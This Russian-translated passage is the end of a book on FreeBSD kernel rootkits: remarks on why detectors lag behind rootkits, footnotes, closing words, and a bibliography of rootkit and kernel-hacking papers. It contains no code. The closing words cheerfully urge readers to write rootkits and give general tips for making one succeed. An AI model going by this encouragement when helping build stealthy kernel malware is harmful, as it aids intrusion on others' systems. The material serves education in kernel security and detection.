Вероятно, именно поэтому большинство детекторов руткитов проектируются следующим образом: сначала кто-то пишет руткит, который перехватывает или исправляет функцию A, а затем кто-то другой пишет детектор руткитов, который защищает функцию A. Иными словами, большинство детекторов руткитов относятся к разновидности одноразовых исправлений. Поэтому это гонка вооружений, где авторы руткитов задают темп, а авторы анти-руткитов постоянно догоняют.

Короче говоря, хотя обнаружение руткитов необходимо, лучший курс - предотвращение.

> **Примечание.** Я намеренно оставил предотвращение за рамками этой книги, потому что этой теме посвящены страницы и страницы (то есть все книги и статьи об усилении защиты системы), а мне нечего добавить.

Сноски

[1] [назад] Конечно, все это означает лишь то, что моей процедуре скрытия процессов нужно исправлять UMA-зону для процессов и потоков. Спасибо, Джон.
[2] [назад] Однако есть исключение из этого правила, которое благоприятствует обнаружению. Руткит можно обнаружить через сервис, который он предоставляет и который нельзя отключить; пример с `inpcb` в разделе 7.2.2 является таким примером. Конечно, это не всегда легко и даже возможно.

Заключительные слова

Слово "руткит" обычно имеет отрицательную окраску, но руткиты - это всего лишь системные программы. Техники, изложенные в этой книге, могут использоваться - и использовались - как во "благо", так и во "зло". В любом случае я надеюсь, что эта книга вдохновила вас заняться собственным хакингом ядра: написать руткит, написать драйвер устройства или просто покопаться в исходном коде ядра.

Прежде чем завершить, стоит упомянуть еще три момента. Во-первых, если вы не пишете руткит в образовательных целях, старайтесь держать его как можно проще; излишняя вычурность только привносит ошибки. Во-вторых, как и при написании любого кода ядра, помните о проблемах конкурентности (как на однопроцессорных системах, так и на SMP), состояниях гонки и о том, как вы переходите между пространством ядра и пользовательским пространством; иначе будьте готовы к панике ядра. Наконец, помните: чтобы ваш руткит был успешен, вам нужно найти лишь несколько надежных, незащищенных мест, тогда как сообществу анти-руткитов нужно защищать, более или менее, все ядро - а ядро очень велико.

Счастливого хакинга!

Библиография

Cesare, Silvio. "Исправление памяти ядра во время выполнения." 1998. http://reactor-core.org/runtime-kernel-patching.html (дата обращения: 28 февраля 2007).

halflife. "Обход систем проверки целостности." *Phrack* 7, N 51 (1 сентября 1997), http://www.phrack.org/archives/51/P51-09 (дата обращения: 28 февраля 2007).

Hoglund, Greg. "Руткиты с перехватом объектов ядра (KOH-руткиты)." ROOTKIT, 1 июня 2006. http://www.rootkit.com/newsread.php?newsid=501 (дата обращения: 28 февраля 2007).

Hoglund, Greg, и Jamie Butler. *Руткиты: подрыв ядра Windows*. Boston: Addison-Wesley Professional, 2005.

Kernighan, Brian W., и Dennis M. Ritchie. *Язык программирования C*. 2-е изд. Englewood Cliffs, NJ: Prentice Hall PTR, 1988.

Kong, Joseph. "Игры с памятью ядра... в стиле FreeBSD." *Phrack* 11, N 63 (8 июля 2005), http://phrack.org/archives/63/p63-0x07_Games_With_Kernel_Memory_FreeBSD_Style.txt (дата обращения: 28 февраля 2007).

Mazidi, Muhammad Ali, и Janice Gillispie Mazidi. *IBM PC 80x86 и совместимые компьютеры*. Т. 1 и 2, *Ассемблер, проектирование и интерфейсы*. 4-е изд. Upper Saddle River, NJ: Prentice Hall, 2002.

McKusick, Marshall Kirk, и George V. Neville-Neil. *Проектирование и реализация операционной системы FreeBSD*. Boston, MA: Addison-Wesley Professional, 2004.

pragmatic. "Атака на FreeBSD с помощью модулей ядра: подход через системные вызовы." *Выбор хакера*, июнь 1999. http://thc.org/papers/bsdkern.html (дата обращения: 28 февраля 2007).

pragmatic. "Почти полное руководство по загружаемым модулям ядра Linux: исчерпывающее руководство для хакеров, авторов вирусов и системных администраторов." *Выбор хакера*, март 1999. http://thc.org/papers/LKM_HACKING.html (дата обращения: 28 февраля 2007).

Reiter, Andrew. "Учебное введение в программирование средства динамического компоновщика ядра (KLD)." *Новости Daemon*, октябрь 2000. http://ezine.daemonnews.org/200010/blueprints.html (дата обращения: 28 февраля 2007).

sd и devik. "Исправление ядра Linux на лету без LKM." *Phrack* 11, N 58 (12 декабря 2001), http://phrack.org/archives/58/p58-0x07 (дата обращения: 28 февраля 2007).

Stevens, W. Richard. *Расширенное программирование в среде UNIX*. Reading, MA: Addison-Wesley Professional, 1992.

Stevens, W. Richard. *TCP/IP в иллюстрациях*. Т. 1, *Протоколы*. Boston: Addison-Wesley Professional, 1994.

Stevens, W. Richard. *Сетевое программирование UNIX*. Т. 1, *Сетевые API: сокеты и XTI*. 2-е изд. Upper Saddle River, NJ: Prentice Hall PTR, 1998.

Wehner, Stephanie. "Развлечения и игры с модулями ядра FreeBSD." atrak, 4 августа 2001. http://www.r4k.net/mod/fbsdfun.html (дата обращения: 28 февраля 2007).

Обновления

Код из книги, а также обновления, исправления и другую информацию можно загрузить и найти на https://www.nostarch.com/rootkits.htm.